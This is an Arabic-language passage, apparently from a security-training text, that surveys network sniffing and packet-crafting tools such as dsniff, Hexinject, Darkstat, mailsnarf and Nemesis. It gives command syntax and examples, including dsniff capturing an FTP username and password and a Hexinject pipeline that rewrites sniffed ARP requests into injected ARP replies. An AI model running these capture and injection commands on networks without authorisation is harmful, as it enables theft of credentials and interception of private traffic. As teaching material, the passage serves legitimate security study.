
- بعد الانتهاء من عملية البحث سوف تظهر أيقونة تشبه المنظار بجانب الحزمه التي تحتوي على **pwd**.
- نختار هذه الحزمه حتى نرى جميع بياناتها كالاتى:



Network Packet Analyzer: JitBit Network Sniffer

المصدر: http://www.jitbit.com


JitBit Network Sniffer هو أداة للتنصت على الشبكة التي تسمح لك لمراقبة حركة مرور الشبكة المستهدفة، والتقاط ورؤية حزم **IP**. فإنه يظهر حزم **IP** التي تم التقاطها في قائمة. يمكنك عرض محتويات الحزمة في النص أو تنسيق **HEX**. مع مساعدة من هذه الأداة، يمكنك تسجيل واعتراض حزم **IP** التي تمر عبر **NIC** أو محول لاسلكي. فإنه يترجم ويحلل الحزم وفقا لمواصفات رأس **IP**. فإنه يسمح لك لفلترة المحتويات التي يشتبه فيها في حركة مرور الشبكة. يمكن للمهاجم استخدام هذه الأداة لتحليل حركة المرور والتقاط حزم **IP** عبر الشبكة المستهدفة.



Chat Message Sniffer: MSN Sniffer 2

المصدر: http://www.msnsniffer.com


MSN Sniffer 2 هي أداة لالتقاط دردشة **MSN** اسر وأداة تحليل. فإنه يلتقط دردشات **MSN** عبر كافة أجهزة الكمبيوتر في نفس الشبكة المحلية والتحليلات ويحفظ في قاعدة بيانات لتحليل المستقبل. لأنها تتيح لك التقاط رسائل الدردشة كل المحادثات في الوقت الحقيقي. يمكنك ان ترى كل رسائل الدردشة المأسورة في ملف **chat history file**. تركيب هذه الأداة على أي جهاز كمبيوتر واحد على الشبكة المستهدفة يلتقط جميع رسائل الدردشة **MSN** التي تمر على الشبكة.



Tcp/Ip Packet Crafter: Colasoft Packet Builder

المصدر: http://www.colasoft.com

Colasoft Packet Builder هي **network packet crafter**، مولد الحزم، أو أداة لتعديل الحزمة. يتم استخدامه لإنشاء حزم الشبكة المخصصة. يمكن للمهاجمين استخدام هذه الأداة لإنشاء حزم الشبكة الخبيثة لتنفيذ الهجوم على الشبكة المستهدفة. يمكنك أيضا استخدام هذه الأداة لاختبار الشبكة الخاصة بك ضد الهجمات المحتملة من خلال خلق حزم مخصصة. الـ decoding editor من هذه الأداة تسمح لك لتحرير قيم حقول بروتوكول معين في حزم الشبكة. يمكنك استخدام مع أي من القوالب حزم إيثرنت، حزم **ARP**، حزم **IP**، حزم **TCP**، وحزم **UDP** لخلق الحزم المخصصة.





Network Sniffing Tools: dsniff

المصدر:http://www.monkey.org/~dugsong/dsniff
Dsniff هو عبارة عن مجموعة من الأدوات للتنصت على كلمات المرور (**Password Sniffing**) وتحليل حركة مرور الشبكة (**Network analyzer**) لتحليل بروتوكولات التطبيقات المختلفة واستخراج المعلومات ذات الصلة. والتي تشمل **dsniff**، **filesnarf**، **mailsnarf**، **msgsnarf**، **urlsnarf**، و**WebSpy** لرصد بيانات الشبكة المثيرة للاهتمام(**Passively**) مثل (كلمات السر والبريد الإلكتروني، والملفات، الخ) **arpspoof**، **dnsspoof**، و**macof** لتسهيل اعتراض حركة مرور الشبكة غير متوفرة عادة للمهاجم (على سبيل المثال، وذلك بسبب **layer-2 switching**) **sshmitm** و**webmitm** لتنفيذ هجمات رجل في المنتصف (**MITM**) (**Actively**) ضد **SSH** المعاد توجيهها (**redirected SSH**) وجلسات**HTTPS** (**HTTPS sessions**) من خلال استغلال الارتباطات الضعيفة في **ad-hoc PKI**.
Dsniff هو أداة للتنصت على كلمات المرور (**Password Sniffing**) والذي يعالج البروتوكولات الأتية: **FTP, Telnet**، **SMTP**، **HTTP**، **POP**، **poppass**، **NNTP**، **IMAP**، **SNMP**، **LDAP**، **Rlogin**، **RIP**، **OSPF**، **PPTP MS-CHAP**، **NFS**، **VRRP**، **YP/NIS**، **SOCKS**، **X11**، **CVS**، **IRC**، **AIM**، **ICQ**، **Napster**، **PostgreSQL**، **Meeting Maker**، **Citrix ICA**، **Symantec pcAnywhere**، **NAI Sniffer**، **Microsoft SMB**، **Oracle SQL*Net, Sybase** و**Microsoft SQL** .
Dsniff تقوم بالكشف تلقائيا عن والتحليل لكل تطبيقات البروتوكول، ويحفظ فقط البتات المثيرة للاهتمام، ويستخدم تنسيق **Berkeley DB** كتنسيق للملف الناتج، تسجيل فقط محاولات المصادقة الفريدة من نوعها. يتم توفير كامل **TCP/IP reassembly** من قبل **libnids**.
الصيغة العامة لهذا الامر:

#dsniff [-c] [-d] [-m] [-n] [-i interface | -p pcapfile] [-s snaplen] [-f services] [-t trigger [,...]]] [-r|-w savefile] [expression]

هذه الأداة متوفرة على نظام التشغيل كالي ولبدا عمل هذه الأداة يمكنك طباعة السطر **dsniff -h** وذلك لعرض جميع المعاملات المستخدمة مع هذه الأداة.
نبدأ dsniff في جهاز المهاجم بإعطاء الأمر التالي:

#dsniff -i eth0 -m

الخيار **-i eth0** سيجعل **dsniff** يستمع إلى واجهة الشبكة **eth0**. والخيار **-m** سيمكن الكشف التلقائي عن البروتوكول.
في جهاز آخر، افتح العميل **FTP** والاتصال بملقم **FTP** عن طريق إدخال اسم المستخدم وكلمة المرور.
فيما يلي هو نتيجة dsniff:

```
dsniff: listening on eth0
-----------------
20/08/13 18:54:53 tcp 192.168.2.20.36761 -> 192.168.2.22.21 (ftp)
USER user
PASS user01
```

ستلاحظ أن اسم المستخدم وكلمة المرور للاتصال دخلت إلى خادم **FTP** يمكن التقاطها بواسطة **dsniff**.

Packet Sniffer Tools: Darkstat

المصدر: http://unix4lyfe.org/darkstat
Darkstat هو أداة **Packet Sniffer** والذي يعمل كعملية في الخلفية، يجمع كل أنواع الإحصائيات حول استخدامات الشبكة، ويقدمها لك عبر **HTTP**. **Darkstat** أداة مستقر وسريعة لمراقبة الشبكة التي تساعد مسؤولي الشبكة لمراقبة جهاز الراوتر/جدار الحماية وعرض النطاق الترددي (**Bandwidth**) للخادم وحركة المرور. أكبر ميزة من استخدام هذه الأداة هو أن نتمكن من الحصول على إحصائيات حركة المرور على اساس **host/ip** والتي ستكون مفيدة للغاية بالنسبة للمسؤولين لتحليل المشكلة.
الصيغة العامة لهذا الامر كالاتى:

darkstat [-i interface] [-r file] [--snaplen bytes] [--pppoe] [--syslog] [--verbose] [--no-daemon] [--no-promisc] [--no-dns] [--no-macs] [--no-lastseen] [-p port] [-b bindaddr] [-f filter] [-l network/netmask] [--local-only] [--chrootdir] [--user username] [--daylog filename] [--import


filename] [--exportfilename] [--pidfilefilename] [--hosts-max count] [--hosts-keep count] [--ports-max count] [--ports-keep count] [--highest-port port] [--wait secs] [--hexdump]

بدءا خادم الويب Darkstat

Darkstat يملك خادم ويب صغير مع خاصية **deflate compression** مفعله، فقط نستخدم الأمر التالي لبدء خادم الويب على خادم محددة. على سبيل المثال إذا كنت ترغب في تشغيله على منفذ **81** لمراقبة واجهة **eth0** (تأكد من أن المنفذ **81** مفتوح في جدار الحماية الخاص بك أيضا).

#darkstat -p 81 -i eth0

ثم نستخدم الامر **lsof -i tcp:81** وتأكد من أن خادم الويب يعمل على المنفذ 81. ثم نقوم بفتح متصفح الويب الخاص بك ونكتب في منطقة العنوان **http://<serverIP or Hostname>:81** لفتح واجهات شبكة الإنترنت مثل الاتي.



من أجل ربط منفذ معين إلى واجهة معينة، يمكنك استخدام الخيار "**-b**". كما في المثال التالي:

#darkstat -b 127.0.0.1 (or) <yournewIP>

Persistent DNS-Resolution يمكن منعها من خلال استخدام الخيار "**-n**". قد يكون هذا جيدا للأشخاص الذين لا يملكون خط مخصص.

#darkstat -n

نستخدم الخيار "**--no-promisc**" لمنع "**darkstat**" من وضع واجهة الشبكة في الوضع "**promiscuous mode**".

#darkstat ---no-promisc

باستخدام الخيار "**-f**" يمكنك ادخال صيغ فلترة الحزم.

#darkstat -e ″port not 22″

#darkstat -i eth0 -f "not (src net 192.168.0 and dst net 192.168.0)"

Packet injector: Hexinject

Hexinject هو حاقن حزمة (**Packet Injector**) متعددة جدا وأيضا أداة **sniffing**، التي توفر إطارا سطر الأوامر للوصول إلى الشبكة.

انها مصممة للعمل جنبا إلى جنب مع أدوات سطر الأوامر الآخرين، ولهذا السبب فإنه يسهل إنشاء **shell scripts** قوية قادرة على القراءة، واعتراض وتعديل حركة مرور الشبكة بطريقة شفافة.

```
HexInject 1.5 [hexadecimal packet injector/sniffer]
written by: Emanuele Acri <crossbower@gmail.com>

Usage:
   hexinject <mode> <options>

Options:
  -s sniff mode
  -p inject mode
  -r raw mode (instead of the default hexadecimal mode)
  -f <filter> custom pcap filter
  -i <device> network device to use
  -F <file> pcap file to use as device (sniff mode only)
  -c <count> number of packets to capture
  -t <time> sleep time in microseconds (default 100)
  -I list all available network devices

Injection options:
  -C disable automatic packet checksum
  -S disable automatic packet size

Interface options:
  -P disable promiscuous mode
  -M put the wireless interface in monitor mode
     (experimental: use airmon-ng instead...)

Other options:
  -h help screen
```

في سطر واحد، لماذا يجب عليك أن تنظر الى **hexinject**؟ لأنها قادرة على ضخ أي شيء في الشبكة، ولبروتوكولات **TCP/IP** ، فإنه تلقائيا يقوم بحساب حقول **checksum** والحقول حجم الحزمة. هناك عدد قليل من الأدوات التي توفر هذه الوظيفة، وعدد أقل من التي يمكنها العمل بجانب أدوات سطر الأوامر الأخرى.

Hexinject as Sniffer

Hexinject يمكن أن استخدامه كـ **Sniffer** وذلك من خلال الخيار (**-s**). انه يمكنه طباعة حركة مرور الشبكة ام في هيئة الصيغة **hex** او في هيئة **raw**. على سبيل المثال:

```
root@JANA:~# hexinject -s -i eth0
08 00 27 6D 89 C7 52 54 00 12 35 02 08 00 45 00 05 A0 00 8F 00 00 40 06 37 DA 4A 7D E6 63 0A 00 02 0F 00 50 D3 49 00 0D FE DA B3 9D 17 D3 50
 18 FF FF 86 47 00 00 48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 6
9 6F 6E 2F 76 6E 64 2E 67 6F 6F 67 6C 65 2E 73 61 66 65 62 72 6F 77 73 69 6E 67 2D 63 68 75 6E 6B 0D 0A 58 2D 43 6F 6E 74 65 6E 74 2D 54 79
70 65 2D 4F 70 74 69 6F 6E 73 3A 20 6E 6F 73 6E 69 66 66 0D 0A 43 6F 6E 74 65 6E 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 0D 0A 44 61
 74 65 3A 20 57 65 64 2C 20 32 33 20 4A 75 6C 20 32 30 31 34 20 31 37 3A 31 36 3A 30 37 20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 48 54 54 5
0 20 73 65 72 76 65 72 20 28 75 6E 6B 6E 6F 77 6E 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 39 30 30 32 37 0D 0A 58 2D 58 53
53 2D 50 72 6F 74 65 63 74 69 6F 6E 3A 20 31 3B 20 6D 6F 64 65 3D 62 6C 6F 63 6B 0D 0A 58 2D 46 72 61 6D 65 2D 4F 70 74 69 6F 6E 73 3A 20 53
 41 4D 45 4F 52 49 47 49 4E 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 70 75 62 6C 69 63 2C 6D 61 78 2D 61 67 65 3D 31 37 32 38 30 3
0 0D 0A 41 67 65 3A 20 31 39 39 37 38 0D 0A 41 6C 74 65 72 6E 61 74 65 2D 50 72 6F 74 6F 63 6F 6C 3A 20 38 30 3A 71 75 69 63 0D 0A 0D 0A 1F
8B 08 00 00 00 00 00 02 FF 44 5D 77 20 95 DF 1B B7 12 B7 25 B3 52 D9 17 D7 B8 FB 1A 85 52 4A 21 A2 22 C9 88 A2 28 65 45 A5 48 25 14 6D 95 59
 88 48 94 32 12 D2 A0 54 22 D1 B6 4A 2A D1 B4 D2 F8 DD CF E9 FA FE FE 3A AF F7 BE EF 79 CF 79 CE 33 3F CF 73 8E 40 63 26 DB 90 C5 61 1A 73 8
C D9 6C 16 A5 F2 DE 9F 64 61 21 11 EA 52 39 8D 99 65 2F EB 3E A4 09 09 89 B0 5C A2 F6 0F 8E E1 5F E8 B0 EB 3F 0E 87 F1 2F 54 1D 85 7F 18 3B
F1 2F 74 57 5E 4E 3D 31 96 7F 41 4F E9 5A 72 A0 86 FF 26 CF 61 D5 EC C1 65 B1 DB 5E FA F0 EF 32 6E 6E CC 91 E2 F0 2F 94 3F 78 AB 31 67 88 F0
```

ولكن ماذا عن القراءة في الوقت الحقيقي لما يمر عبر الشبكة؟ على سبيل المثال يمكننا طباعة بعض رؤوس **HTTP** في صيغة قابلة للقراءة:

#hexinject -s -i eth0 -r | strings | grep 'Host:'


```
root@JANA:~# hexinject -s -i eth0 -r | strings | grep 'Host:'
Host: www.google.com
Host: www.google.com.eg
Host: clients1.google.com
Host: clients1.google.com
Host: www.aircrack-ng.org
Host: www.aircrack-ng.org
Host: www.aircrack-ng.org
Host: www.aircrack-ng.org
Host: www.aircrack-ng.org
```

في هذه الحالة يجب استخدام الوضع " **raw dump** ". مع "**strings**" نقوم باستخراج كل نص يمكن قراءته من الشبكة، ومن ثم فإنه من السهل استخدام "**grep**" لاستخراج ما نحتاجه ...

Hexinject as Injector

Hexinject يمكن أن تستخدم كحاقن (**Injector**) وذلك عند استخدامه مع الخيار (**-p**). فإنه يمكن حقن حركة مرور الشبكة في كل من الصيغ **hexadecimal** و **raw**. على سبيل المثال:


#echo "01 02 03 04" | hexinject -p -i eth0



دعونا نفعل بعض السحر

مع **hexinject** يمكننا بسهولة تعديل حزم الشبكة. على سبيل المثال يمكننا تحويل طلب **ARP** الى استجابة **ARP** مجرد تغيير بت واحد من الحزمة:

#hexinject -s -i eth0 -c 1 -f 'arp' | replace '06 04 00 01' '06 04 00 02' | hexinject -p -i eth0



هنا استخدامنا فقط اثنين من الـ **pipes** (|) مع **hexinject** (واحد لـ **sniffing** وواحد لـ **injecting**) وأداة سطر الأوامر المساعدة "**replace**". في هذا المثال تم استخدام الخيار "**-f**" لتمكين فلتر **pcap** مخصصة (لمزيد من المعلومات عن فلاتر **pcap** يمكنك زيارة الرابط http://www.manpagez.com/man/7/pcap-filter).

Hexinject مع usb

Pcap libraries يمكنه التقاط حركة مرور **USB** أيضا، **Hexinject** قادر على التنصت على منافذ **USB** الخاص بك. يمكنك التقاط حزم **USB** الخام، بنفس الطريقة التي تستخدم **Hexinject** مع واجهات الشبكة:

```
root@backtrack-base# hexinject -s -i usbmon3
80 3A DF 2A 01 88 FF FF 43 01 81 02 03 00 2D 00 8D 43 E7 4D 00 00 00 00 AA 38 00 00
00 00 00 00 06 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00
04 02 00 00 00 00 00 00 01 00 00 00 00 00
80 3A DF 2A 01 88 FF FF 53 01 81 02 03 00 2D 3C 8D 43 E7 4D 00 00 00 00 BD 38 00 00
8D FF FF FF 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00
04 02 00 00 00 00 00 00
```

```
root@backtrack-base# sudo hexinject -s -i usbmon3 | awk -f mouse_click.awk
left click
click released
central click
click released
left+right click
click released
```

منذ الإصدار 1.4، **Hexinject** يمكنه تفكيك وطباعة حقول الحزم التي تم التقاطها، ولكن مع الإصدار 1.5 توجد أداة **prettypacket** تعمل على تفكيك الحزمة الفعلية والطباعة.

هذه الميزة هي بسيط جدا للاستخدام، ويسمح لتفقد بالتفصيل كل جزء من البروتوكولات المدعومة:

```
root@backtrack-base# hexinject -s -r | prettypacket

Ethernet Header:
 AA 00 04 00 0A 04          Destination hardware address
 1C AF F7 6B 0E 4D          Source hardware address
 08 00                      Type

IP Header:
 45                         Version / Header length
 00                         ToS / DFS
 00 3E                      Total length
 00 00                      ID
 40 00                      Flags / Fragment offset
 35                         TTL
 11                         Protocol
 D6 DD                      Checksum
 D0 43 DC DC                Source address
 C0 A8 01 09                Destination address

UDP Header:
 00 35                      Source port
 EA 94                      Destination port
 00 2A                      Length
 38 01                      Checksum

Payload:
 5D 5B 81 80 00 01 00 00 00 00 00 00 03 77 77 77 01
 6C 06 67 6F 6F 67 6C 65 03 63 6F 6D 00 00 0F 00 01

 -----------
```

MAILSNARF

Mailsnarf هي أداه للتنصت على رسائل البريد الإلكتروني من حركة المرور **SMTP** و **POP** في صورة التنسيق **Berkeley mbox**، مناسبة للتصفح من دون اتصال مع قارئ البريد الإلكتروني المفضل لديك (البريد، **pine**، وغيرها).

الصيغة العامة:

#mailsnarf [-i interface | -p pcapfile] [[-v] pattern [expression]]

Pattern: لتحديد التعبير العادي (**regular expression**) لمطابقة رأس/جسم الرسالة. اما **expression** مثل المستخدمة مع **tcpdump**.

مثال:

#mailsnarf -v "-----BEGIN PGP MESSAGE-----" |\perl -ne 'print if /^From / .. /^$/;' |\tee insecure-mail-headers

NEMESIS

المصدر: http://nemesis.sourceforge.net

Nemesis هي أداة سطر الأوامر تستخدم لصياغة حزم الشبكة صياغة وأداة حقن لأنظمة مثل يونكس/لينكس وأنظمة ويندوز. **Nemesis**، هي مناسبة تماما لاختبار أنظمة كشف التسلل للشبكة، الجدران النارية، **IP stacks** ومجموعة متنوعة من المهام الأخرى. باعتبارها أداة يحركها سطر الأوامر.

Nemesis يمكنها صياغة وحقن الحزم الأتية **ARP**، **DNS**، **ETHERNET**، **ICMP**، **IGMP**، **IP**، **OSPF**، **RIP**، **TCP** وحزم **UDP**.

Additional Sniffing Tools

